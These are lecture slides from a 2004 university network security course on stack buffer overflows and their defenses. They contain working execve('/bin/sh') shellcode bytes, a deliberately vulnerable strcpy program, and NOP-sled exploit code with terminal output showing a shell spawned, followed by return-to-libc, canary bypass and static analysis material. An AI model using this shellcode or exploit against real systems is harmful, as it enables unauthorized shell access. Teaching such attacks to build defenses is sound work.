Foundations of Network and Computer Security

John Black

Lecture #18
Oct 28th 2004

CSCI 6268/TLEN 5831, Fall 2004

Announcements

- Quiz #3 – Thurs, Nov 4th
  - A week from today

How to Derive Shell Code?

- Write in C, compile, extract assembly into machine code:

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}

gcc -o shellcode -ggdb -static shellcode.c
```

And disassemble

```
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
```

Need Code for execve

```
0x80002bc <__execve>:          pushl  %ebp
0x80002bd <__execve+1>:        movl   %esp,%ebp
0x80002bf <__execve+3>:        pushl  %ebx
0x80002c0 <__execve+4>:        movl   $0xb,%eax
0x80002c5 <__execve+9>:        movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:       movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:       movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:       int    $0x80
0x80002d0 <__execve+20>:       movl   %eax,%edx
0x80002d2 <__execve+22>:       testl  %edx,%edx
0x80002d4 <__execve+24>:       jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:       negl   %edx
0x80002d8 <__execve+28>:       pushl  %edx
0x80002d9 <__execve+29>:       call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:       popl   %edx
0x80002df <__execve+35>:       movl   %edx,(%eax)
0x80002e1 <__execve+37>:       movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:       popl   %ebx
0x80002e7 <__execve+43>:       movl   %ebp,%esp
0x80002e9 <__execve+45>:       popl   %ebp
0x80002ea <__execve+46>:       ret
```

Shell Code Synopsis

- Have the null terminated string **`"/bin/sh"`** somewhere in memory.
- Have the address of the string **`"/bin/sh"`** somewhere in memory followed by a null long word.
- Copy 0xb into the EAX register.
- Copy the address of the address of the string **`"/bin/sh”`** into the EBX register.
- Copy the address of the string **`"/bin/sh"`** into the ECX register.
- Copy the address of the null long word into the EDX register.
- Execute the **`int $0x80`** instruction.

If execve() fails

- We should exit cleanly

```
#include <stdlib.h>
void main() {
    exit(0);
}

0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
```

New Shell Code Synopsis

- Have the null terminated string **`"/bin/sh"`** somewhere in memory.
- Have the address of the string **`"/bin/sh"`** somewhere in memory followed by a null long word.
- Copy 0xb into the EAX register.
- Copy the address of the address of the string **`"/bin/sh”`** into the EBX register.
- Copy the address of the string **`"/bin/sh"`** into the ECX register.
- Copy the address of the null long word into the EDX register.
- Execute the **`int $0x80`** instruction.

- Copy 0x1 into EAX
- Copy 0x0 into EBX
- Execute the int **`$0x80`** instruction.


Shell Code, Outline

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_string
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here
```

One Problem: Where is the `/bin/sh` string in memory?

- We don’t know the address of buffer
  - So we don’t know the address of the string **“`/bin/sh`”**
  - But there is a trick to find it
    - JMP to the end of the code and CALL back to the start
    - These can use relative addressing modes
    - The CALL will put the return address on the stack and this will be the absolute address of the string
    - We will pop this string into a register!

Shell Code on the Stack



Implemented Shell Code

```
jmp    offset-to-call               # 2 bytes
popl   %esi                         # 1 byte
movl   %esi,array-offset(%esi)      # 3 bytes
movb   $0x0,nullbyteoffset(%esi)# 4 bytes
movl   $0x0,null-offset(%esi)       # 7 bytes
movl   $0xb,%eax                    # 5 bytes
movl   %esi,%ebx                    # 2 bytes
leal   array-offset,(%esi),%ecx # 3 bytes
leal   null-offset(%esi),%edx       # 3 bytes
int    $0x80                        # 2 bytes
movl   $0x1, %eax                   # 5 bytes
movl   $0x0, %ebx                   # 5 bytes
int    $0x80                        # 2 bytes
call   offset-to-popl               # 5 bytes
/bin/sh string goes here.
```

Implemented Shell Code, with constants computed

```
jmp    0x26                          # 2 bytes
popl   %esi                          # 1 byte
movl   %esi,0x8(%esi)                # 3 bytes
movb   $0x0,0x7(%esi)                # 4 bytes
movl   $0x0,0xc(%esi)                # 7 bytes
movl   $0xb,%eax                     # 5 bytes
movl   %esi,%ebx                     # 2 bytes
leal   0x8(%esi),%ecx                # 3 bytes
leal   0xc(%esi),%edx                # 3 bytes
int    $0x80                         # 2 bytes
movl   $0x1, %eax                    # 5 bytes
movl   $0x0, %ebx                    # 5 bytes
int    $0x80                         # 2 bytes
call   -0x2b                         # 5 bytes
.string \"/bin/sh\"                  # 8 bytes
```

Testing the Shell Code: shellcodeasm.c

```
void main() {
__asm__("
        jmp    0x2a                          # 3 bytes
        popl   %esi                          # 1 byte
        movl   %esi,0x8(%esi)                # 3 bytes
        movb   $0x0,0x7(%esi)                # 4 bytes
        movl   $0x0,0xc(%esi)                # 7 bytes
        movl   $0xb,%eax                     # 5 bytes
        movl   %esi,%ebx                     # 2 bytes
        leal   0x8(%esi),%ecx                # 3 bytes
        leal   0xc(%esi),%edx                # 3 bytes
        int    $0x80                         # 2 bytes
        movl   $0x1, %eax                    # 5 bytes
        movl   $0x0, %ebx                    # 5 bytes
        int    $0x80                         # 2 bytes
        call   -0x2f                         # 5 bytes
        .string \"/bin/sh\"                  # 8 bytes
");
```

Oops.. Won’t work

- Our code is self-modifying
  - Most operating systems mark text segment as read only
  - No self-modifying code!
    - Poor hackers (in the good sense)
  - Let’s move the code to a data segment and try it there
    - Later we will be executing it on the stack, of course

Running Code in the Data Segment: testsc.c

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
research $ gcc -o testsc testsc.c
research $ ./testsc
$ exit
research $
```

Another Problem: Zeros

- Notice hex code has zero bytes
  - If we’re overrunning a command-line parameter, probably strcpy() is being used
  - It will stop copying at the first zero byte
  - We won’t get all our code transferred!
  - Can we write the shell code without zeros?

Eliminating Zeros

```
Problem instruction:                    Substitute with:
--------------------------------------------------------
movb   $0x0,0x7(%esi)                  xorl   %eax,%eax
movl   $0x0,0xc(%esi)                  movb  %eax,0x7(%esi)
                                       movl   %eax,0xc(%esi)
-------------------------------------------------------
movl   $0xb,%eax                       movb   $0xb,%al
--------------------------------------------------------
movl   $0x1, %eax                       xorl   %ebx,%ebx
movl   $0x0, %ebx                       movl   %ebx,%eax
                                        inc    %eax
--------------------------------------------------------
```

New Shell Code (no zeros)

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
research $ gcc -o testsc testsc.c
research $ ./testsc
$ exit
research $
```

Ok, We’re Done? Well…

- We have zero-less shell code
- It is relocatable
- It spawns a shell
- We just have to get it onto the stack of some vulnerable program!
  – And then we have to modify the return address in that stack frame to jump to the beginning of our shell code… ahh…
  – If we know the buffer size and the address where the buffer sits, we’re done (this is the case when we have the code on the same OS sitting in front of us)
  – If we don’t know these two items, we have to guess…

If we know where the buffer is

```
char shellcode[] = . . .
char large_string[128];

void main() {
  char buffer[96];
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];
  large_string[i] = '\0';

  strcpy(buffer,large_string);
}
// This works: ie, it spawns a shell
```

Otherwise, how do we Guess?

- The stack always starts at the same (high) memory address
  - Here is sp.c:

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main() {
  printf("0x%x\n", get_sp());
}

$ ./sp
0x8000470
$
```

vulnerable.c

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

- Now we need to inject our shell code into this program
  - We’ll pretend we don’t know the code layout or the buffer size
  - Let’s attack this program

exploit1.c

```
void main(int argc, char *argv[]) {
  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  buff = malloc(bsize);

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);   putenv(buff);   system("/bin/bash");
}
```

Let's Try It!

```
research $ ./exploit1 600 0
Using address: 0xbffffdb4
research $ ./vulnerable $EGG
Illegal instruction
research $ exit
research $ ./exploit1 600 100
Using address: 0xbffffd4c
research $ ./vulnerable $EGG
Segmentation fault
research $ exit
research $ ./exploit1 600 200
Using address: 0xbffffce8
research $ ./vulnerable $EGG
Segmentation fault
research $ exit
.
.
.
research $ ./exploit1 600 1564
Using address: 0xbffff794
research $ ./vulnerable $EGG
$
```

Doesn’t Work Well: A New Idea

- We would have to guess exactly the buffer’s address
  - Where the shell code starts
- A better technique exists
  - Pad front of shell code with NOP’s
  - We’ll fill half of our (guessed) buffer size with NOP’s and then insert the shell code
  - Fill the rest with return addresses
  - If we jump anywhere in the NOP section, our shell code will execute

Final Version of Exploit

```
void main(int argc, char *argv[]) {
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  buff = malloc(bsize);    addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);    putenv(buff);     system("/bin/bash");
}
```

Project #3

- Project #3 is on the web
  - Take the vulnerable program we’ve been working with

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

  - Make it execute the command “ls /” on your machine
  - Due Dec 02
  - (This may be the last programming project in the course; unless you want more?!)

Small Buffers

- What if buffer is so small we can’t fit the shell code in it?
  - Other techniques possible
  - One way is to modify the program’s environment variables
    - Assumes you can do this
    - Put shell code in an environment variable
    - These are on the stack when the program starts
    - Jump to its address on the stack
    - No size limitations, so we can use *lots* of NOP’s


Defenses

- Now that we understand how these attacks work, it is natural to think about ways to defeat them
  - There are countless suggested defenses; we look at a few:
    - StackGuard (Canaries)
    - Non-executable Stacks
    - Static Code Analysis

StackGuard

- Idea (1996):
  - Change the compiler to insert a “canary” on to the stack just after the return address
  - The canary is a random value assigned by the compiler that the attacker cannot predict
  - If the canary is clobbered, we assume the return address was altered and we terminate the program
  - Built in to Windows 2003 Server and provided by Visual C++ .NET
    - Use the /GS flag; on by default (slight performance hit)


Sample Stack with Canary



Canaries can be Defeated

- A nice idea, but depending on the code near a buffer overflow, they can be defeated
  - Example: if a pointer (int *a) is a local and we copy another local (int *b) to it somewhere in the function, we can still over-write the return address
    - Not too far fetched since we commonly copy ptrs around

Avoiding Canaries



First, overflow the buffer as shown above.
Then when executing ****a = *b*** *we will copy code start addr into ret*

Moral: If Overruns Exist, High Probability of an Exploit

- There have been plenty of documented buffer overruns which were deemed unexploitable

- But plenty of them are exploitable, even when using canaries

- Canaries are a hack, and of limited use


Non-Executing Stacks and Return to LibC

- Suppose the stack is marked as non-executable
  - Some hardware can enforce bounded regions for executable code
  - This is not the case on generic Linux, however, since all our example programs for stack overruns work just fine, but there is a Linux version which supports this
    - Has to do all kinds of special stuff to accommodate programs which *need* an executable stack
    - Linux uses executable stacks for signal handling
    - Some functional languages use an executable stack for dynamic code generation
    - The special version of Linux has to detect this and allow executable stacks for these processes

Return to LibC: Getting around the Non-Executing Stack Problem

- Assume we can still over-write the stack
  - 1) Set return address to system() in LibC
    - Use address of dynamically-linked entry point
  - 2) Write any sfp
  - 3) Write address of exit() as new ret addr
  - 4) Write pointer to “/bin/sh”
  - 5) Write string “/bin/sh”

Return to LibC: Stack Configuration



First, overflow the buffer as shown above.
When function returns, we go to system("/bin/sh") which spawns a shell

Automated Source Code Analysis

- Advantages:
  - Can be used as a development tool (pre-release tool)
  - Can be used long after release (legacy applications)
  - Method is *proactive* rather than reactive
    - Avoid vulnerabilities rather than trying to detect them at run-time
- In order to conduct the analysis, we need to build a model of the program
  - The model will highlight features most important for security

Modeling the Program

- Programmatic Manipulation
  - Model should be something we can automate (rather than do by hand)
- Faithfulness
  - Model should accurately reflect program behavior
- Semantic Global Analysis
  - Model should capture program semantics in a global context
- Lightweight
  - Easily constructed and manipulated even for large complex programs; no extensive commenting by the developer should be required
- Lifecycle-Friendly
  - Deriving and analyzing the model is efficient so that analysis can apply to new software without affecting time-to-market

Static Analysis

- Long research history
  - Typically used by compiler people to write optimizers
  - Also used by program verification types to prove correct some implementation
  - Security researchers are therefore not starting from ground zero when applying these tools to model security concerns in software
- Let’s look at how we can address the “buffer overflow problem” using static analysis

An Analysis Tool for Detecting Possible Buffer Overflows

- Method Overview
  - Model the program’s usage of strings
    - Note that pointers can go astray and cause overflows as well, but these will not be modeled
    - Most overflows “in the wild” are related to string mishandling
  - Produce a set of contraints for the “integer range problem”
  - Use a constraint solver to produce warnings about possible overflows

Modeling Strings

- C strings will be treated as an abstract data type
  - Operations on strings are **`strcpy`**(), **`strcat`**(), etc.
  - As mentioned, pointer operations on strings aren’t addressed
- A buffer is a pair of integers
  - For each string we track its allocated size and it current length (ie, the number of bytes currently in use, including null terminators)
  - So, for each string s we track alloc(s) and len(s)
  - Note that alloc(s) and len(s) are variables and not functions!
  - Each string operation is translated into its effect on these values
  - The safety property is len(s) <= alloc(s) for all strings s
- We don’t care about the actual contents of the strings

The Translation Table

Original C Source	Derived Abstract Model
`char s[n];`	`alloc(s) = n;`
`s[n] = '\0';`	`len(s) = max(len(s), n+1)`
`p = "foo";`	`len(p) = 4; alloc(p) = 4;`
`strlen(s)`	`len(s)-1`
`gets(s);`	`len(s) = choose(1…∞);`
`fgets(s,n,…);`	`len(s) = choose(1…n);`
`strcpy(dst, src);`	`len(dst) = len(src);`
`strncpy(dst, src, n);`	`len(dst) = min(len(src), n);`
`strcat(s, suffix);`	`len(s) += len(suffix) – 1;`
`strncat(s, suffix, n);`	`len(s) += min(len(suffix)-1,n);`
`And so on . . .`	

Program Analysis

- Once we set these “variables” we wish to see if it’s possible to violate our constraint (len(s) <= alloc(s) for all strings s)
  - A simplified approach is to do so *without* flow analysis
    - This makes the tool more scalable because flow analysis is hard
    - However it means that **`strcat`**() cannot be correctly analyzed
    - So we will flag every nontrivial usage of **`strcat`**() as a potential overflow problem (how annoying)
- The actual analysis is done with an “integer range analysis” program which we won’t describe here
  - Integer range analysis will examine the constraints we generated above and determine the possible ranges each variable could assume

Evaluating the Range Analysis

- Suppose the range analysis tells us that for string s we have

  a <= len(s) <= b and c <= alloc(s) <= d

- Then we have three possibilities:

b <= c	s never overflows its buffer
a > d	s always overflows its buffer (usually caught early on)
c <= b	s possibly overflows its buffer: issue a warning

An Implementation of the Tool

- David Wagner implemented (a simple version of) this tool as part of his PhD thesis work
  - Pointers were ignored
    - This means `*argv`[] is not handled (and it is a reasonably-frequent culprit for overflows)
  - `struct`s were handled
    - Wagner ignored them initially, but this turned out to be bad
  - function pointers, `union`s, ignored

Emperical Results

- Applied to several large software packages
  - Some had no known buffer overflow vulnerabilities and other did
- The Linux **`nettools`** package
  - Contains utilities such as **`netstat`**, **`ifconfig`**, **`route`**, etc.
  - Approximately 7k lines of C code
  - Already hand-audited in 1996 (after several overflows were discovered)
  - Nonetheless, Wagner discovered several more exploitable vulnerabilities

And then there's **`sendmail`**

- **`sendmail`** is a Unix program for forwarding email
  - About 32k lines of C
  - Has undergone several hand audits after many vulnerabilities were found (overflows and race conditions mostly)
  - Wagner found one additional off-by-one error
- Running on an old version of **`sendmail`** (v. 8.7.5), he found 8 more (all of which had been subsequently fixed)

Performance

- Running the tool on **`sendmail`** took about 15 mins
  - Almost all of this was for the constraint generation
  - Combing by hand through the 44 “probable overflows” took much longer (40 of these were false alarms)
  - But **`sendmail`** 8.9.3 has 695 calls to potentially unsafe string routines
    - Checking these by hand would be 15 times more work than using the tool, so running the tool *is* worthwhile here